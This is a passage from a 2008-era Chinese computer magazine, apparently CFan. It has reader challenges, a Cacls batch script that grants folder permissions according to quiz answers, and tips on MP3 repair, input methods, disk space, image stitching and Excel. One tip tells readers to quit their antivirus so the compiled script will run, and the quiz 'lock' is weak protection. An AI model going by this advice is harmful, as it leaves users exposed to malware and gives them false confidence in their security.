“宇文殊，起床啦！上课该迟到了。”宇文殊认出这个把自己摇醒的女人是妈妈。CF [ZT01]

“我就CFan”

特别的特别　http://hehao.blog.cfan.com.cn　tiaozhan@cfan.com.cn

挑战之星

转眼间奥运会马上就来到了，我们的运动员为了挑战自我，向着金牌发起冲击，我们的挑战栏目也不落后，就为大家奉献一些精彩的题目吧。

题目1:

闪盘一分三，软、硬、光一个都不少

赏金：积分：80

使用量产工具，把闪盘变为软驱、光驱和硬盘的方法已经不是秘密，但还没有人找到能够让三者共存的方法。现在我们就要让一块闪盘变身为这三种存储介质，以便在不同的环境下使用不同的介质。

要求：可以使用任何工具，方法最好能够适合各种闪盘的主控芯片。

点评：软驱可以用来安装SATA驱动，光驱可以用来安装杀毒软件、Windows PE等等，硬盘可进行的操作也比移动存储设备要多，说白了就是为了方便使用。

题目2:

赏金：积分：20

表一、表二对对碰

有两个Excel表，这里我们称它们为“表一”和“表二”。“表一”中有两列，A列、B列，A列内容为“身份证号”，共假设100名，B列内容为空。“表二”中有两列，A列、B列，A列内容为“身份证号”，共70名（这70名是表一中那100名中的部分数据，位置顺序都不固定），B列为“其他数据”。现要求将“表二”中B列内容按照“身份证号”自动填入“表一”中B列，如内容没有就留空（填完后表一此列将留空30行）。

要求：题目本身难度不大，所以我们制作出的程序，不仅要完成题目中的操作，同时还要尽可能提高效率，节约时间。

点评：这是安徽省泗县的许良杰读者发来的挑战题，他每月处理这样的表格，大约有近5000行，所以速度也是很重要的哦。

用回答问题代替输入密码

■吉林/张鹏

新的挑战题目蕴含着新的挑战动力。刊登在第13期的挑战题目1是：对某一硬盘或文件夹采取加密，回答不同的问题拥有不同的权限（不能进入、只读、无法复制等），问题可以由管理员随时修改，要求在Windows XP和Vista中均可实现。题目看似十分有趣，论坛网友居然可以提出这样的挑战题目，算得上比较怪异的，细想一下，QQ验证陌生人身份时就会通过问题来确定此陌生人是否为自己的潜在“好友”，而输入正确答案后无需QQ主人实时在线确认，就可将其加为好友。而如果真的可以将这样的思路应用到对文件夹控制权限方面，那不仅仅可以帮助这位网友解决难题，也可以从中学习到通过“特殊途径”去设置文件夹权限，这样“双赢”的挑战题目不做确实很可惜。

经过我冥思苦想，翻箱倒柜，终于找到解决方法。

而那个“特殊途径”就为解题的关键，我本人对于DOS有一定了解，知道在Windows 2000/XP/2003等系统中有Cacls.exe命令，它可在DOS环境下，轻松设置文件夹的访问权限(如完全控制、只读、拒绝访问、无法复制等)，无须在Windows界面进行操作。

小知识:Cacls命令语法格式:

Cacls filename [/T] [/E] [/C] [/G user:perm] [/R user [...]] [/P user:perm [...]] [/D user [...]]

具体参数说明:

filename:需要设置权限的文件夹或目录

/T:修改当前目录及其所有子目录中的所有文件

/E:编辑访问控制表

/C:当拒绝访问错误出现时继续

/G:指定用户访问权限，perm值可为R(读取)\W(写入)\C(更改，可写入)\F(完全控制)

/R:撤销指定用户访问权限(但必须与/E一起使用)

/P:替换指定用户访问权限，perm值可为N(无)\R(读取)\W(写入)\C(更改，可写入)\F(完全控制)

/D:拒绝指定用户访问文件夹

其他Color的用法，读者可通过Color /?命令进行查询.

操作步骤:

第一步:打开记事本，输入如下代码，并保存为“testRight.bat”（代码可以从http://work.newhua.com/cfan/200815/dm.txt下载到）。

```
/
@echo off
@color 8B
title 欢迎文件夹权限控制程序!
:mainmenu
@echo ································································
@echo 对文件夹(G:\Folder)进行权限控制:
@echo 问题1:我的真实姓名叫什么?(A.张鹏, B.鹏张)
@echo 问题2:我毕业于哪所学校?(C.吉林大学, D.长春税务学院)
@echo 问题3:我目前在哪个城市工作?(E.北京, F.长春)
@echo 问题4:挑战之星栏目的小编叫什么?(G.小特, H.Refine)
@echo 问题5:电脑爱好者杂志社在计算机世界大楼几层?(I.三层, J.四层)
@echo 问题6:乘坐几路公交车可达到电脑爱好者杂志社?(K.33路, L.66路)
@echo ------------------------------------------------------------------------
@echo 问题与权限对应关系:
@echo 问题1.可设置文件夹权限:拒绝访问
@echo 问题2.可设置文件夹权限:完全控制
@echo 问题3.可设置文件夹权限:写入
@echo 问题4.可设置文件夹权限:改写
@echo 问题5.可设置文件夹权限:只读
@echo 问题6.可设置文件夹权限:撤销
@echo ································································
@set /p index=请输入问题答案, 若正确就会获得指定权限:
@set index=%index:~0, 1%
@if /I "%index%"=="A" goto choice1
@if /I "%index%"=="D" goto choice2
@if /I "%index%"=="E" goto choice3
@if /I "%index%"=="G" goto choice4
@if /I "%index%"=="J" goto choice5
```

```
@if /I "%index%"=="K" goto choice6
@goto error
@goto end

:choice1
echo y| Cacls G:\Folder /t /d Admin
@goto end

:choice2
echo y| Cacls G:\Folder /t /e /c /p Admin:F
@goto end

:choice3
echo y| Cacls G:\Folder /t /e /c /p Admin:W
@goto end

:choice4
echo y| Cacls G:\Folder /t /e /c /p Admin:C
@goto end

:choice5
echo y| Cacls G:\Folder /t /e /c /p Admin:R
@goto end

:choice6
echo y| Cacls G:\Folder /t /e /c /r Admin
@goto end

:error
cls
@echo Error:
@echo "输入问题答案有误，请检查!
@goto mainmenu

:end
@echo "已设置完毕!
@pause
```

小提示

在本例中，用户Admin对文件夹G:\Folder的访问权限进行控制，请根据自己实际情况，结合上面知识中Cacls的使用方法对代码部分酌情修改。






第二步:双击testRight.bat文件（见图1），可根据提示操作，就可以了，输入正确的答案，就会自动获得指定的权限。如果输入答案有误（见图2），提示用户重新输入答案；如果输入答案正确，在对G:\Folder文件夹进行操作时，会有相应的提示信息，提醒用户没有此权限等信息（见图3）。

小提示

1.若想重新设置控制权限，再进行设置之前，请先进行撤销用户访问权限操作，即输入问题6答案。

2.使用本程序之前，最好以管理员身份将目标文件夹的访问权限已进行最严格的限定，再通过本程序进行其他设置。

3.输入问题答案时，注意输入字母应是大写形式。



第三步:由于testRight.bat可在Windows系统中随意编辑并打开，就可查看到正确答案，这样，需要对此批处理文件进行加密处理。读者可下载Quick Batch File Compiler(下载地址:http://www.onlinedown.net/soft/13326.htm，快车代码：CF0815WJTZ01)，此软件可将BAT文件转换成EXE文件(如testRight.exe)，如此操作，就可以将批处理文件的内容进行加密处理，以防止其他人看到Bat中的真实内容，泄漏真实的答案。

小提示

在生成testRight.exe后，金山毒霸会提示有病毒，请读者尽管放心使用，毒霸误将此文件视为病毒，并主动删除。建议在使用testRight.exe时，可将杀毒软件退出，就可以顺利运行testRight.exe文件。

CF [WJ01]

用GoldWave批量处理MP3好

广东/王成添

第8期的题目2是《不清楚的MP3不是好MP3》，原题是批量修改声音受损的MP3（很多都是噪音很大，有些人声又很小，总之音质损失十分严重）。

我用的是GoldWave（下载地址：http://www.softii.com/downinfo/31191.html，快车代码：CF0815WJTZ02）。

打开GoldWave，选择“文件→批处理→添加文件”菜单项，将要调整的MP3调入批处理窗口（多少不限，只是处理起来所需时间问题）。再选择窗口下的“处理”，点击右侧“添加效果”将“GoldWavew*”+号展开（见图）。分别选择添加如下效果：

1.降噪→嘶嘶声消除（消除噪音）

2.声道混音器→双倍人声（增大人声部分）

3.最佳匹配→最佳匹配（具有统一歌曲音量大小的作用）

4.更改音量→两倍（修整过的音频声音都会减弱，此项为补偿）



此时再选择批处理窗口下的“文件夹”选择一个与源文件不同的目录，存放处理后的文件。选择下面的“开始”等待，收获处理好的MP3就是了。

小提示

如果在你的电脑上第一次运行 GoldWave，会出现提示说你不是正确用户。解决方法是点击“选项”中的各个选项，运行并确定一下就可以了。

总结：以上四个效果是本题修改MP3的最佳方案。当然，音频的修整是极其复杂多变的，在具体操作试听中，可作适当的调整。并且在实际操作中，待修MP3可分成两类。一是人声太小的，照搬上面方案；二是噪声大的，上面方案“双倍人声”可不选。至于人声小又噪声大的，干脆放弃不要算了，这种MP3只能越修越糟糕。 CF [WJ02]

“我就CFan”

Etta http://ettadu.blog.cfan.com.cn viewpoint@cfan.com.cn

菜鸟集训营

全民“打”星

——练好输入法，在哪上网都能打

江苏/周建峰

TAG：微软拼音、搜狗、极点五笔 | 输入法 | Vista

“只要肯学，连一只胖熊猫都能变成大侠，”看完《功夫熊猫》的面条深有感触，“那我这只菜鸟，也终有一天会变成电脑高手哇！”像成龙、李连杰这样的功夫皇帝，也是从一拳一脚开始的。所以面条也下定决心：练好输入法，在哪上网都能“打”。当然了，无论你是上网聊天还是论坛灌水，无论你是发送Mail还是写写博客，哪一项不用到输入法？可这看似简单的输入法，你真的用好了吗？

根正苗红——微软拼音输入法2007

优点：面条对微软拼音输入法的整句输入印象最深刻，它是目前应用率较高的拼音输入法。

获取方式：

1.Vista系统中内置了微软拼音普及版，目前最新版本是2007；

2.安装了Office 2007后会自动安装微软拼音2007；

3.在微软的官方网站上也可以免费下载微软拼音2007：http://download.microsoft.com/download/0/4/6/046548CD-0484-4526-883E-7B211467E4A8/MSPY.msi。




图1

①打开文字输入软件（如：Word、写字板等）单击任务栏上的键盘图标，选择“微软拼音输入法2007”（见图1）；

②在键盘上输入文字的全拼，如：输入“quanguorenminzhiyuansichuan”，按一下空格键就会出现“全国人民支援四川”，如果这中间有字错了，可按“←、→”方向键移动光标至错字前，然后按键盘上的“+”或“-”重新选字，最后按下空格键确认输入文字；

③单击Shift键可以切换中/英文输入状态；

④单击“选项”按钮出现菜单，选择相应的按钮选项可设置语言栏上显示的按钮；

⑤对于不认识的汉字，可单击语言栏上的“开启/关闭输入板”按钮，使用部首检字输入汉字；

⑥单击“手写识别”按钮，然后用鼠标在左侧写出要输入的汉字，此时在右侧就会出现相应的文字，单击选择即可，如果写错了，可单击“撤销”或“清除”重新输入；

⑦单击语言栏上的“功能菜单”选择“输入选项”；

⑧在“常规”选项中可设置输入风格、拼音方式等，在“微软拼音新体验及经典输入风格”中可进行拼音设置、候选设置、词典设置等，根据实际需要设置完成后，单击“确定”。

后起之秀——搜狗拼音输入法3.5

优点：让面条感到最强大的是，搜狗拼音的词库紧跟网络潮流，集成了很多新兴名词。而且，当用搜狐通行证登录搜狗拼音后，可随时随地使用个性设置和个人词库。

获取方式：

搜狗拼音输入法3.5下载网址：http://ime.sogou.com/dl/sogou_pinyin_35_4071.exe。




图2

①单击任务栏上的键盘图标选择“搜狗拼音输入法”，按Shift键可在中英文状态间切换（见图2）；

②单击语言栏上的“菜单”按钮选择“设置向导”出现对话框；

③在“皮肤设置”里为语言栏选择皮肤后，单击“下一步”；


④在“细胞词库设置”中选择词库，比如你选了“魔兽世界”，那么在你输入魔兽世界里的专有名词时，词库立刻就能为你呈现。单击“输入法官网细胞词库”可下载更多词库，然后单击“下一步”；

⑤进行模糊音设置，照顾平翘舌音、前后鼻音不分的用户，然后单击“下一步”；

⑥单击“立即登录通行证”按钮使用搜狐通行证登陆，这样在其他电脑上使用搜狗拼音时，也能使用自己的个性化设置，最后单击“下一步→完成”。

快手选择——极点五笔输入法

优点：拼音输入法容易上手，但是想成为打字快手，那还得是五笔输入法。因此面条也决定尝试一下目前比较流行的极点五笔。


图3


①单击语言栏上的"中文（简体）-极点五笔"启用该输入法，右击语言栏出现菜单选择"输入法设置"，可为语言栏重新选择一种界面（见图3）；

获取方式：
极点五笔下载网址：http://www.freewb.org/freeime/ime/setup20080612.exe。


②右击语言栏出现菜单选择"管理工具"，可对极点五笔的词库进行维护；
③右击语言栏出现菜单选择"手工造词"，在词组中输入要造的词语，在下方输入编码即可，这样下次使用时直接输入编码即可输出相应的词语。

输入法的调整及添删

这些新装的输入法，再加上Vista里一大堆已有的输入法，切换起来很麻烦。面条想，要是能把从来用不到的那些输入法删掉就好了！



①右击语言栏选择"设置"打开"文本服务和输入语言"对话框（见图4）；
②在"常规"中，单击"默认输入语言"下的"▼"可选择系统的默认输入法；
③在"已安装服务"中选中不用的输入法，单击"删除"即可；
④选中某种输入法，单击"上移"或"下移"可调整输入法的排列顺序；
⑤单击"添加"出现"添加语言对话框"，展开"中文（中国）"，可选择添加全拼、双拼和郑码输入法；不选择的输入法则会自动删除。



图4

高手支招：

imetool功能和Vista的"文本服务和输入语言"工具差不多，但是操作更加直观快捷，十分适合面条使用（见图6）。

imetool下载网址：http://www.skycn.com/soft/40704.html

①右击imetool选择"以管理员身份运行"，单击"允许"；
②选中某种输入法，单击"向上"、"向下"、"删除"按钮可调整输入法的排列顺序、删除输入法；
③选中某种输入法，单击"热键"按钮，可为该输入法设置快捷键；
④选择要添加的输入法，单击"添加"按钮可给系统安装相应的输入法；
⑤切换到"高级"，单击"浏览"可选择安装系统内置的输入法或其他的输入法；
⑥每次设置完成后，单击"应用"确认，最后单击"确定"关闭imetool。


图6

用软键盘输入特殊符号

★◎→◘♁，这些符号是怎么打出来的？面条发现了个小窍门——软键盘（见图5）。

1.微软拼音


①单击语言栏的"功能菜单"，选择"软键盘"下的"特殊符号"；
②单击"键盘"，打开软键盘，单击上面的符号，然后按Enter键即可输入，再次单击"键盘"可关闭软键盘；

2.搜狗拼音

右击语言栏的"键盘"出现菜单，选择"特殊符号"，然后单击软键盘上的符号即可；

3.极点五笔

单击"切换皮肤模式"打开下方的面板，右击"键盘"按钮选择"特殊符号"，就可输入了。


图5

高手支招：

1 Vista中的智能ABC哪去了？

Windows Vista把智能ABC集成到了微软拼音输入法中，只要进行简单设置就可以使用智能ABC。单击"微软拼音"状态栏上的"功能菜单"，然后选择"输入选项"，在"常规"中选择"输入风格"为"ABC输入风格"，这样就能在微软拼音中使用智能ABC输入法了。

2 任务栏上的输入法没有了，无法选择使用输入法？

这种现象可能是3种原因造成的。一是禁用了语言栏在任务栏显示，此时可右击任务栏出现菜单选择"工具栏→语言栏"，如果语言栏没有选中，选中后即可在任务栏上显示输入法图标；二是系统没有启用microsoft输入法服务，按win+R打开运行窗口，输入Ctfmon.exe后按Enter键启用该服务即可；三是系统输入法服务被改，此时按win+R打开运行窗口，输入"regsvr32 msutb.dll"，最后重新启动电脑。

3 无意中删除了系统自带的输入法，怎么找回？

打开"文本服务和输入语言"窗口，单击"常规"选项下的"添加"出现对话框，单击"中文（中国）→键盘"，然后选择需要安装的输入法，连续单击"确定"即可。

CF [WJ03]

“我就CFan”

杨过 http://yangguo.blog.cfan.com.cn echo@cfan.com.cn

回音壁

垃圾文件，你惹着我了

TAG： 垃圾文件、删除、显示 | 软件 | 技巧



偶是一无名小辈，好学电脑却无大成就，跟着CFan走过多年，至今还是“菜鸟”，我坚信只要执着，我和CFan会走得更远。

■四川/党伟



一台新电脑，起初运行起来肯定非常快，随着时间的推移，垃圾文件不请自来或者赖着不走，速度会大大降低。虽然重装系统会有明显改善，但也不胜其烦。但CFan就能帮我很好解决：）

在2008年6月11期《为系统减肥》一文中，“TreeSize Personal”软件能够帮助我们删掉无用的“胖子”，但它一是英文界面，外语水平不高的朋友不好操作。二是只能列出子目录所占用的空间。如果我们想知道子目录下究竟哪个文件是“胖子”，还得另外打开子目录确认。这里介绍一个中文的磁盘空间利用率分析器。

“SC-DiskInfo”是一个绿色软件。这个免费小程序能够找出哪些文件夹(或文件)使用了最多的磁盘空间，以方便你能快速、有效地删除不必要的数据，从而腾出大量磁盘空间。

软件小档案：SC-DiskInfo

软件大小：409KB　软件性质：共享软件

操作系统：Win9x/Me/NT/2000/XP/2003

下载地址：http://www.onlinedown.net/soft/42261.htm

快车代码：CF0815WJHY01


这里我们以想知道子目录下MP3所占用的空间为例。启动软件后，会自动检测硬盘分区情况（见图1）。选择一个磁盘分区，会列出该分区的所有文件夹(或文件)，并显示出文件夹大小、子文件夹数目、文件总数（见图2），在右方有更形象的柱状图和饼状图，有不同颜色进行区分，一目了然哦。不过这里只显示出了文件夹的情况，想弄清楚单个文件的情况还要继续下去。如果选中其中一个文件夹，则会进一步细化显示其所包含的子文件夹（见图3）。直至显示到最末一层文件夹，此时选中“文件”，在下方就会显示出每一个文件的详细情况，通过饼状图可以清楚地看到每一首MP3的情况。如果想删除垃圾文件，在这里可就原形毕露了。**CF** [WJ04]

磁盘信息

标题	类型	总计	使用	已用	空闲
(C:)	FAT32	4.88 Gb	88%	4.31 Gb	583.88 Mb
(D:)	FAT32	14.64 Gb	76%	11.10 Gb	3.54 Gb
(E:)	FAT32	9.76 Gb	71%	6.92 Gb	2.84 Gb
(F:)	FAT32	7.95 Gb	75%	5.98 Gb	1.97 Gb
驱动器 G:\ 中没有磁盘					
总共 4 个驱动器		37.23 Gb	76%	28.31 Gb	8.92

①

②



③



推荐度：★★☆　文章类型：新型方案

小编手记：该软件还有一个优点，就是依次单击“工具→选项”，把“远程/网络驱动器”勾上的话，就可以在本机上清理网络驱动器的垃圾文件。

额外奖：30元

征稿

“回音壁”是每一个读者展现自我的舞台，也是朋友们学习杂志之后的感受和收获的喜悦。你也许发现某篇文章介绍的技巧有漏洞，或者有比文章中所介绍的更好的解决方案，也可能因某篇文章的启发而延伸出其他更精彩的应用等。这些学习过程中的感受，你都可以写下来寄给我们，一旦您的稿件被采用，除了丰厚的稿费外，还会有额外奖金奉上。

“回音壁”的稿件采用流水制，每期都是新读者，也就是说每个人都会有机会，还不赶快拿起你的笔来！

稿件格式

1.自我介绍：简单介绍一下你的工作生活情况、个性介绍等（150字内）。

2.作者生活照一张。

3.文章主体：首先具体说明一下是对哪期杂志上的哪篇文章的回馈。可以是指出这篇文章漏洞并加以弥补；可以提供解决类似问题的更好方法；也可以是在这篇文章的基础上延伸出来的新的应用。正文的长短不拘。

4.在来稿中，请写上姓名、地址、邮编、身份证号（以上个人资料缺一不可）。

投稿信箱：echo@cfan.com.cn

图片你真的会“拼”吗？

TAG： 图片、合并、指量、XnView、IrfanView、光影魔术手 | 软件 | 技巧



大家好，我看CFan已经两年了。一直以来，CFan都是我的好老师，是她带着我一直走到这里，我很高兴进入电脑家园，成为电脑爱好者。

■重庆/罗勇




《电脑爱好者》今年第9期22页“特别策划”栏目中提到“利用Office进行简单图片合并”，其中讲到了用PPT和Word对图片进行合并，这个办法是可行的，但是对于合并图片较多的情况并不好使，同样地对于你拍摄的数码照片，有时候需要将它们拼接起来成一张大图，或者你用手机拍摄的照片，通常分辨率不够大，要想将几张照片进行拼合，如果你对Photoshop不熟悉，那么就没什么简单的方法呢？其实常见的看图软件和图片处理软件也能轻松完成，并且更加简单直观。

一、利用XnView看图软件

XnView（下载地址：http://www.onlinedown.net/soft/1389.htm）具备标签式的浏览，能轻松地完成图片拼接。在XnView中打开需要拼接的图片目录，选中需要进行拼接的图片，然后点击“创建→拼接图片”打开拼接图片对话框，选中的图片已经自动被加到列表中，点击“添加”按钮或者“添加文件夹”按钮还能对于需要拼接的图片进行增减，在“选项”里进行设置，设置好对齐方式、宽高和背景颜色，最后点击“创建”按钮就可以轻松完成拼接，保存后一张拼合的图片就出炉了。

二、利用IrfanView看图软件

IrfanView（下载地址：http://www.onlinedown.net/soft/19376.htm）作为一款免费的看图软件，利用它也能轻松为你“拼图”。在IrfanView中点击“图像→创建全景图像”打开创建全景图像对话框，在“方向”下根据需要设置拼接方向。点击“添加图像”按钮将需要拼接的图片导入到列表中，对图片的拼接顺序进行调整，勾选“在图像中添加文件名”还能在左上角显示图片的文件名，确认后点击“创建图像”按钮即可自动完成拼合（见图）。



小提示：

对于拍摄的一些风景照片，你可以通过该办法来创建360度的全景照片，这样看起来就更加开阔明朗。

三、利用“光影魔术手”快速拼合

如果你拍摄了很多照片，有时候需要将这些照片拼合成一张大的照片，也就是说想把它们并排地显示在一个大图片里，把它拼成X行X列的大图，用“光影魔术手”（下载地址：http://www.onlinedown.net/soft/1389.htm）就很简单。

打开“光影魔术手”后，执行菜单“工具→制作多图组合”命令打开“组合图制作”对话框，在工具栏上根据需要选择一个布局形式，比如这里选择“3X3”，然后依次点击载入需要拼合的照片，根据需要设置一个较长边的大小，满意后点击“确定”后退出即可完成拼合。CF [WJ05]




推荐度：★★☆ 文章类型：原文扩展

小编手记：除了上面说的常见的看图软件和图片处理软件以外，我们可以借助于ImageMagick（IM）（http://www.imagemagick.com.cn/download.html）这款免费开源的软件来轻松完成图片拼合。而且还能进行图片的切割、颜色替换、各种效果的应用，图片的旋转、组合，文本，直线，多边形，椭圆，曲线，附加到图片伸展旋转等等，并且支持命令行下的批处理，使用起来也很方便。

额外奖：30元

Excel带“列宽”搬家另有方法

TAG： Excel、列宽、单元格、复制 | 办公 | 技巧 | 回音壁



我是《电脑爱好者》的忠实读者，是两年前加入这个行列的。这两年的《电脑爱好者》我每期必看，从中学到了不少关于编辑、排版的技巧，大大地提高了我的工作效率。

■广东/陈海燕



最近我看了2007年第20期的《Excel带“列宽”搬家》，我认为还有一个更快捷的方法。

在Excel 2003中，怎样把Sheet1工作表中的表格照搬到Sheet2工作表内，而且还保持其列宽不变呢？这里有一个简单快捷的方法。

单击编辑区最左边的行号和最顶端的列标的交叉区域，这时整个表格变成蓝色（见图），然后右击“该交叉区域”，再选择“复制”。点击标签卡进入到Sheet2工作表中，右击编辑区“第一个单元格”，再点击“粘贴”，即可实现Excel带“列宽”搬家的效果。不信就赶快来动手试试吧。



CF [WJ06]



推荐度：★★★ 文章类型：新型方案

小编手记：Excel 2007中列宽的操作方法与Excel 2003类似。如果要用菜单精确设置行高、列宽。可以选定所需调整的区域后，单击“格式→行→行高”或“格式→列→列宽”，然后在“行高”或“列宽”对话框上设定行高或列宽的精确值即可。

额外奖：20元

4碗安全大补汤，系统功能巧加强

Tag 权限、Diskpart、XP 〉安全、实例 〉系统

■福建/平淡

为了保护我们的操作，Windows XP本身已经提供大量的安全组件供我们使用。但是很多组件都有一定局限性，这给我们的实际使用带来不便。所以在这里我们为大家带来了4碗安全大补汤，让系统好好进补吧。（注意：本文技巧有一定风险，电脑上如有重要数据，尝试前请先备份。）

本文可以学到

1. 巧用磁盘管理让FAT32分区也能用权限设置
2. 根据登录用户的不同而动态隐藏分区
3. 将权限限制和程序关联起来
4. 使用RUNAS命令为优盘添加密码

实例1：权限限制，FAT32也拥有

默认情况下，NTFS格式的分区可以使用权限设置，通过权限我们可以非常方便地限制用户对文件的访问，比如禁止用户打开或者删除。不过，有些文件我们只能放在FAT32分区，比如一些DOS下使用的数据恢复程序、GHOST恢复程序等，如果放在NTFS分区就不方便在DOS下访问。其实可以借助磁盘管理工具把FAT32分区装载到NTFS目录中，让FTA32也能使用权限功能。

第一步：在本机任一NTFS分区（如D分区）新建一个目录aa，并在d:\aa下新建目录E（假设保存DOS工具的分区在E分区）。单击“开始→运行”输入“compmgmt.msc”。启动磁盘管理后依次展开“存储→磁盘管理”，在右侧窗格的E盘上右击，选择“更改驱动器号和路径”。在打开的窗口中单击“删除”，将E盘驱动器号删除。

